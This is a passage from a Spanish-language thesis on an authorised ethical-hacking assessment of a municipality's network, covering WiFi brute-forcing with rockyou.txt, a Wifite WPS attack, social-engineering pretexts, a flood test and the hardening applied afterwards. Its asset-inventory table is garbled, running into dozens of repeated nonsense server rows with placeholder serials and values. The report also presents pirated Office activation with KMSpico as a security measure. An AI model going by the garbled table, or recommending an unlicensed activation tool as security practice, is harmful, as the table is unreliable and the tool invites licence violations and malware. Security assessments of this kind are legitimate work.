Administración	192.168.XX.XXX	TI	SI	X
Control Patrimonial	192.168.XX.XXX – 192.168.XX.XXX	TI	SI	X
Contabilidad	192.168.XX.XXX	TI	SI	X
Planeamiento y Presupuesto	192.168.XX.XX – 192.168.XX.XXX– 192.168.XX.XXX	TI	SI	X
Tránsito	192.168.XX.XXX – 192.168.XX.XXX – 192.168.XX.XXX	TI	SI	X
Registro Civil	192.168.20.131	TI	SI	X
Gerencia de Administración Tributaria	192.168.XX.XXX – 192.168.XX.XX – 192.XX.XXX – 192.168.XX.XXX – 192.168.XX.XXX - 192.168.XX.XXX	TI	SI	X

TABLA N° 29

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “C6 – TESTEO DE MEDIDAS DE CONTINGENCIA”

INDICADOR: Búsqueda de información sobre las medidas de contingencia anteriores y actuales de la MPB – Respuesta ante cortes de luz – Respuesta ante la implantación de virus a los activos tecnológicos – Respuesta ante la eliminación de base de datos

Tabla 29

Activos Tecnológicos en Respuesta a Vulnerabilidades

CUENTA CON:	SI	NO	OTROS
Medidas de Contingencia		X	Conocimientos prácticos
UPS	X		
Antivirus	X		
Base de Datos	X		


En el caso de las medidas de contingencia se pudo observar que, no se encontró planes con medidas de contingencia registradas o almacenadas, lo que se demostró es que, trabajan sin planes de acción y respuesta documentadas, solo se basan en la experiencia y conocimientos teóricos y prácticos.

Por otro lado, en cuanto a la respuesta ante corte de luz o fluido eléctrico si se observó que se cuenta con equipos UPS para contrarrestar este inconveniente.

Para la base de datos, se constató que, se realizan backups de los servidores por parte del personal empleado del área de TI, estas a su vez realizadas 3 veces por semana y almacenadas en un disco sólido externo para su posterior recuperación en caso haya pérdidas.

Figura 32

Respuesta Ante Implantación de Virus Informático



Para el caso de la implantación de virus informático en los equipos tecnológicos de las áreas de la MPB, se observó que, el software antivirus instalado en las Pc, si reconoció el archivo como virus, dando como advertencia un mensaje con la información necesaria de ese archivo.

TABLA N° 30

**INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C7 – TESTEO DE DENEGACIÓN DE SERVICIOS”**

INDICADOR: Vulneración de los servicios establecidos en la red mediante ataques como ICMP y SYN Flood Attack

Tabla 30

Herramienta Utilizada – Sistema Operativo – Resultado

Herramienta	S.O.	Resultado
HPING3	Kali Linux	Negativo

TABLA N° 31

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “C8-1 – EVALUACIÓN DE POLÍTICAS DE SEGURIDAD”

INDICADOR: Gestión de activos – Clasificación de activos – Gestión del ciclo de vida de la información – Gestión de las copias de seguridad


Figura 35

Inventario Actualizado de los Activos Tecnológicos de la MPB en Excel Utilizando Macros.

CATEGORÍA	MARCA	SERIE	FECHA DE ADQUISICIÓN	VALOR	ESTADO	TIPO DE ACTIVO	TIPO DE INFORMACIÓN	FECHA DE VENCIMIENTO	FECHA DE ACTUALIZACIÓN	FECHA DE BAJA
SERVIDOR DE ALMACENAMIENTO	HP	8671000000	2010-01-01	1000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE BASES DE DATOS	IBM	3155450000	2010-01-01	2000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE APLICACIONES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE CORREO	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE ARCHIVOS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE SEGURIDAD	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE MONITORIZACION	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE BACKUP	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE LOGS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE REPORTES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE ANALISIS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE ALERTAS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE NOTIFICACIONES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE AUDIT	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE COMPLIANCE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE GOVERNANCE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE RISK	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE INCIDENT RESPONSE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE FORENSICS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE LEGAL HOLDING	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE EVIDENCE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE CHAIN OF CUSTODY	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CONCEPT	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF RESERVE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF AUTHORITY	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF POSSESSION	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CONTROL	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF EXISTENCE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF KNOWLEDGE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BELIEF	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTEREST	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF TITLE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF RIGHT	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CAPACITY	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF AGE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF MARRIAGE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF DIVORCE	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF DEATH	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL PERMITS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION PERMITS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT PERMITS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL RECORDS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION RECORDS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT RECORDS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL CERTIFICATES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION CERTIFICATES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT CERTIFICATES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL LICENSES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION LICENSES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT LICENSES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL CONTRACTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION CONTRACTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT CONTRACTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL AGREEMENTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION AGREEMENTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT AGREEMENTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL WILLS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION WILLS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT WILLS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL TESTAMENTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION TESTAMENTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT TESTAMENTS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL PROBES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION PROBES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT PROBES	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF BURIAL EXHIBITS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF CREMATION EXHIBITS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	
SERVIDOR DE PROOF OF INTERMENT EXHIBITS	DELL	0000000000	2010-01-01	5000000000	Activo	Hardware	Identificación	2015-01-01	2010-01-01	

Figura 36

Excel con Macros para el Inventario de los Activos Tecnológicos de la MPB



En cuanto al inventario (**imagen 35 - 36**) de los activos tecnológicos de las áreas de la MPB se pudo constató, a la fecha del 22 de abril del 2024, la información se encontró actualizados, registrados en formato Excel.

Tabla 31

Clasificación de los Activos Tecnológicos de la MPB

Activos	Responsables	Nivel
Servicios	-Servicios de mantenimiento de aire acondicionado, Arreglo y mantenimiento de antenas. -Instalaciones Eléctricas, mantenimiento de UPS y Storage, Mantenimiento de servidores.	ALTO
Personas	-Trabajadores: jefe de área, Asistentes, Personal Administrativo, Personal de Limpieza, Personal de vigilancia.	ALTO

Datos e información	-Documentos entrantes y salientes de las oficinas o áreas de la MPB (solicitudes, actas, reportes, requerimientos, etc.).	ALTO
Instalaciones	-Infraestructura de la MPB (ambientes de las áreas, ambientes de almacén, ambiente de transporte).	ALTO
Soporte de información	-Backups: memorias físicas externas. -Energía eléctrica: Aparatos UPS	ALTO
Redes	-Routers, Switchs, Conectores.	ALTO
Equipos informáticos	-Computadoras de escritorio, impresoras	ALTO

Para los activos dentro de la MPB se realizó una clasificación dividiendo en: activos, responsables y nivel (**Tabla 10**) demostrando así dicha clasificación, dando como resultado que todos los activos pertenecientes a la MPB tienen un nivel de: Media – Alta.

En cuanto al ciclo de vida de la información dentro de la MPB se observó que, tiene unas fases que constan de: Generación, recolección, procesamiento de información, uso de los datos e intercambio de información, estas fases hacen posible el intercambio de información entre las áreas dentro de la institución.

Para la gestión de las copias de seguridad, se evidenció, que se utilizan 3 capas: Creación de un plan de copias de seguridad, comprobación de los backups, formación del personal, lo cual concluye en un buen recojo de información para respaldar, la frecuencia en que se realiza también es la adecuada y la capacitación hacia el personal encargado también.

TABLA N° 32
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C8-2 – CLASIFICACIÓN DE LA INFORMACIÓN”

INDICADOR: Tipos de información, niveles, etiquetado, privacidad, prevención de fugas de información

Tabla 32

Clasificación de la Información Dentro de la MPB

Activo	Nivel	Etiquetado	Privacidad	Prevención de fugas
Información	NO	NO	NO	NO

Para este punto se demostró que no se cuenta con ninguno de los puntos establecidos, la información está propensa a perderse, no llegar a su destino, modificarse, etc. El único “bloque” con el que se cuenta de privacidad y de prevención es la entrada y salida del área en cual se encuentra dicha información, y además no se cuenta con respaldos (copias) de la misma entrante o saliente en caso de pérdidas o extravíos de estas.

TABLA N° 33
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C8-3 – CONTROL DE ACCESO”

INDICADOR: Requisitos para el control de acceso – derechos de acceso – control de acceso lógico – seguridad física y del entorno – seguridad en el trabajo en la nube

Tabla 33

Privilegios y accesos de la MPB – Controles de Acceso – Derechos de Acceso – Control de Acceso Lógico.

Para poder Ingresar	Trabajador	Vestimenta Adecuada	Conocer al personal	Documento de identidad
	Debe ser trabajador de la	Debe portar la vestimenta	El de seguridad debe conocer al	De no ser personal que

Control de acceso	entidad.	adecuada de trabajo.	personal trabajador.	trabaja, el individuo debe presentar su DNI.
Derechos de acceso			Si se reconoce como personal trabajador, el individuo puede tener ingreso libre dentro de la MPB.	Al presentar su DNI, adicionalmente debe de especificar a qué área irá.
Seguridad física	Existe un personal de vigilancia en la puerta principal que verifica la entrada y salida de la MPB. Se cuenta con cámaras de vigilancia dentro de la entidad.			
Seguridad en la nube	No se tiene seguridad de almacenamiento en la nube.			
Control de acceso lógico	Se cuenta con la verificación y registro del personal mediante un sistema de reconocimiento facial dactilar.			

TABLA N° 34

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “D – SEGURIDAD EN LAS COMUNICACIONES”

INDICADOR: Testeo de PBX – Testeo del FAX – Testeo del correo de voz

Tabla 34

Seguridad de las Comunicaciones MPB.

Cuenta con	Si	No	Otros
PBX		X	
FAX		X	
CORREO DE VOZ			Comunicación a través del teléfono móvil – aplicativo de WhatsApp

Para el caso siguiente se observó y constató que en cuanto a la seguridad en las comunicaciones dentro de la MPB no se cuenta con PBX ni FAX, realizando así sus comunicaciones a través del teléfono por medio del aplicativo WhatsApp, haciendo uso de un grupo en general para la comunicación.

TABLA N° 35
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “E – SEGURIDAD FÍSICA”

INDICADOR: Revisión del perímetro – Revisión de monitoreo – Evaluación de control de acceso – Revisión de respuesta de alarmas

Tabla 35

Seguridad Física – Activos Tecnológicos Dentro de la MPB

Cuenta con	Cámaras - Extintores – Alarmas contra Sismos	Funcionan	Personal Encargado
Revisión del perímetro	Si	No	
Revisión de monitoreo			TI
Evaluación de control de acceso			Personal de Seguridad
Respuesta de alarmas	Si	No	TI

Se demostró que la MPB cuenta con los activos necesarios para brindar una seguridad física adecuada, pero, dichos activos no se encuentran en actual funcionamiento, a pesar de contar con personal a cargo.

IV. DISCUSIÓN

TABLA N° 11 - 19

INSTRUMENTO 1: ENVÍOS DE FORMULARIOS

SECCIÓN: “B – SEGURIDAD DE LOS PROCESOS”

INDICADOR: TESTEO DE LAS PERSONAS CONFIABLES

Los gráficos demostraron que, dentro de las 9 áreas de la MPB, de las 10 preguntas que se les hicieron entre el 5,10 % al 6,13 % respondieron afirmativamente (**Figura 26**), entre el 2,11% al 2,12% respondieron negativamente (**Figura 27**) y entre el 3,9% al 5,14% dieron otras respuestas (**Figura 28**).

Medida de seguridad aplicada: Según los datos obtenidos y analizados, se vio que, en cuanto a problemas o inconvenientes que se presentan en las áreas involucradas o temas de red, el área de TI, brinda la atención necesaria; pero, en cuanto al conocimiento sobre los riesgos informáticos por parte de los trabajadores, se observó que, no saben lo necesario para poder asegurar la información dentro y fuera de sus áreas de trabajo, algunos casos se vio que, la publicidad emergente no deseada en el navegador Chrome.

Por lo que, se procedió a:

- a) Dar charlas sobre el tema de “CIBERSEGURIDAD”, los riesgos, como actúan los ciberdelincuentes, las medidas de seguridad y la utilización de herramientas seguras.
- b) Descargar e instalar un navegador más seguro en las 9 áreas de la MPB, en este caso el navegador Firefox, que cuenta con una seguridad y privacidad más alta que la del navegador Chrome.

Resultado: Con las charlas informativas se pudo ampliar los conocimientos de los trabajadores de la MPB en cuanto al tema de “CIBERSEGURIDAD”.

En cuanto a la instalación del nuevo navegador Firefox se pudo corregir el problema de las publicidades no deseadas; y en cuanto a la seguridad y privacidad aumentó en relación al navegador anterior, reduciendo así los virus informáticos de páginas web no seguras; por el

lado de privacidad aumentó debido a que Firefox cuenta con más características que el navegador anterior, visto también en la *Tabla Informativa*.

TABLA N° 20

INSTRUMENTO 2: OBSERVACIÓN - IDENTIFICACIÓN

SECCIÓN: “C – SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET”

INDICADOR: C1 EXPLORACIÓN DE RED

En la **Tabla 20** se pudo demostrar que los equipos tecnológicos dentro las 9 áreas de la MPB cuentan con conectividad a Internet y cuentan con un tipo de cableado (UTP - ETHERNET) suficientemente capaz para poder tener una conexión rápida y segura.

Medida de seguridad aplicada: No se aplicó medida de seguridad, se recomendó cambiar de proveedor.

Resultado: En este punto se observó que, el tipo de cableado y la conexión Ethernet son adecuados, pero por parte del proveedor y el servicio de internet brindado son inestables, lo que perjudica el trabajo en las áreas de la MPB, deteniendo o interrumpiendo sus labores diarias en cada rubro.

TABLA N° 21

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “C1 – SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET”

INDICADOR: C INTRUSIÓN A LA RED, ATAQUE WIFI AUTORIZADO

En la **Tabla 21** se demostró que, utilizando un ataque de fuerza bruta se pudo obtener o vulnerar la contraseña WiFi de la red de la MPB que administra el área de TI de específicamente 10 intentos de contraseñas ingresados manualmente.

En la (**Figura 29**) se demostró que haciendo uso del diccionario llamado “rockyou.txt” en el sistema operativo de Kali Linux se obtuvieron millones de las contraseñas más utilizadas en todo el mundo (8400 millones) para vulnerar la red WiFi de la MPB.

Medida de seguridad aplicada: Lo que se aplicó en este caso fue seguir uno de los consejos más importantes sobre la seguridad de red, que es la de hacer más robusta la contraseña, utilizar combinaciones alfa numéricas, mayúsculas, minúsculas, espacios, haciendo así más segura y más complicada de acceder por parte de externos o diccionarios publicados y descargables en páginas web.

Resultados: Al hacer más robusta la contraseña con 17 caracteres específicamente se obtuvo que, utilizando un ataque de fuerza bruta con 10 intentos, por una persona no trabajadora de la MPB, no pudo acceder a la red y haciendo uso del diccionario “Rockyou.txt” se tomó mucho tiempo el buscar e intentar encontrar la contraseña, hizo desistir al externo y no dar por completada la “vulneración”.

TABLA N° 22 - 24

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “C2 – BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES”

INDICADOR: APLICACIÓN DE LA INGENIERÍA SOCIAL – ENUMERACIÓN PARA OBTENER CONTRASEÑAS

Medida de seguridad aplicada: En este caso se aplicó las charlas informativas acerca de los métodos que se utilizan para vulnerar, mismos métodos que fueron aplicados en el indicador “Aplicación de la Ingeniería Social” y también las medidas de seguridad para proteger la Red WiFi.

Resultados: En el **Método 1**, en la **Tabla 22** se pudo demostrar u obtener que, aplicando ingeniería social mediante el diálogo aplicado a las áreas de la MPB 5 áreas resultaron ser positivas para poder brindar la contraseña de la red y 4 resultaron dando negativo a la misma.

En el **Método 2**, en la **Tabla 23** se pudo demostrar u obtener que, aplicando ingeniería social mediante la comunicación por llamada telefónica aplicado al área de TI, se obtuvo un resultado negativo al intentar obtener la contraseña de la red de la MPB.

Haciendo uso de la herramienta Wifite (**Figura 30**), se pudo observar que, la aplicación hace un escaneo de las redes WiFi que están a su alcance, así mismo el canal (CH), el tipo de seguridad (ENCR), el nivel de señal (PWR), si el tipo de seguridad o de encriptación que usa está activo (WPS) y los usuarios que están conectados a cualquiera de esas redes WiFi (CLIENT).

Para el caso de la red de la MPB que tiene como User = “MUNIBAGUA” se observó que, su canal de transmisión es el CH = 10, el tipo de seguridad ENCR = WPA, la señal PWR = 50db, el tipo de seguridad que tiene WPS = activo.

En cuanto al funcionamiento de la herramienta lo que hace, es enviar paquetes para poder descifrar el PIN del WPS y así poder obtener la contraseña con algunos datos adicionales sobre la red a la que se vulneró.

Para poder asegurar la red ante el uso de la herramienta WIFITE, se procedió a aplicar ciertos cambios en la red como, por ejemplo:

- a) Cambiar el SSID de la red por uno completamente distinto o ajeno a la institución, lo cual hace que, sea difícil de reconocer la red de la institución, SSID = MUNIBAGUA (Actual), SSID = HOTEL-“TURISMO” (Nuevo).
- b) Se cambió el cifrado del router por uno más seguro CIFRADO = WPA (Actual), CIFRADO = WPA2 (Nuevo) y la contraseña de acceso a la red a “*****”.
- c) Se blindó el acceso al router cambiando las contraseñas y su dirección de IP por defecto.

Se utilizó el filtrado MAC, se creó una lista de equipos permitidos en la red de la MPB.

Luego de haber realizado la charla sobre los Métodos de la Ingeniería Social, se volvieron a aplicar estas mismas, pero ahora ya los trabajadores con el conocimiento necesario, obteniendo así un resultado en su totalidad de NEGATIVO (**Tabla 24**), lo que a su vez se interpreta como: La medida de seguridad aplicada, dio un resultado positivo.

TABLA N° 25
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C3 – BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES”
INDICADOR: TESTEO DE APLICACIONES DE INTERNET

Se observó que los equipos informáticos que se utilizan cuentan con el paquete de Office 2019, pero, no cuentan con licencia de activación original, por lo que, no pueden utilizar los programas que trae, Microsoft Word, Power Point, Microsoft Excel, para la redacción de documentos entre otras actividades dentro de la misma (**Tabla 25**).

Medida de seguridad aplicada: Para solventar esta falencia se utilizó la herramienta de KMSpico Office 2019 en los equipos tecnológicos de las áreas de la MPB, esto debido a que no se contaba con un presupuesto para adquirir la licencia original de Microsoft Office de manera inmediata.

Resultado: Se logró activar el paquete Office 2019 con sus programas pertenecientes, haciendo que sean utilizables para la redacción de documentos u otras actividades relacionadas con las características que ofrece este paquete.

TABLA N° 26
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C3 – BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES”
INDICADOR: Ejecución y análisis del entorno del software

Medida de seguridad aplicada: No fue necesario aplicar alguna medida de seguridad, ya que, se observó que se cuenta con el software antivirus activo e instalado en los equipos informáticos de la MPB (**Tabla 26**) (**Figura 31**).

Resultado: Se vio que, el antivirus Eset Smart Security trabaja de manera correcta y eficiente, al analizar, detectar y eliminar, software malicioso.

TABLA N° 27
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C4 – ENRUTAMIENTO”
INDICADOR: Identificación y verificación de la ruta establecida

Se observó que, la ruta que tiene establecida la red de la MPB es ligeramente adecuada, ya que no afecta el trabajo de ninguna de las áreas ni de los trabajadores de estas mismas, y se verificó que, el tipo del cableado que utilizan es conveniente para el uso del trabajo que tienen y además que tiene protección con canaletas de piso y de pared.

Medida de seguridad aplicada: En este punto se observó que no era necesario aplicar ninguna medida de seguridad o de mejora, debido a que, como se ve en la **Tabla 27**, todas las áreas involucradas, se encuentran cableadas, y que el cableado no afecta el ambiente de trabajo.

Resultado: Correcto funcionamiento de las áreas con sus respectivos servidores y conexión sin interrupciones por la ruta del cableado que tiene la MPB.

TABLA N° 28
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
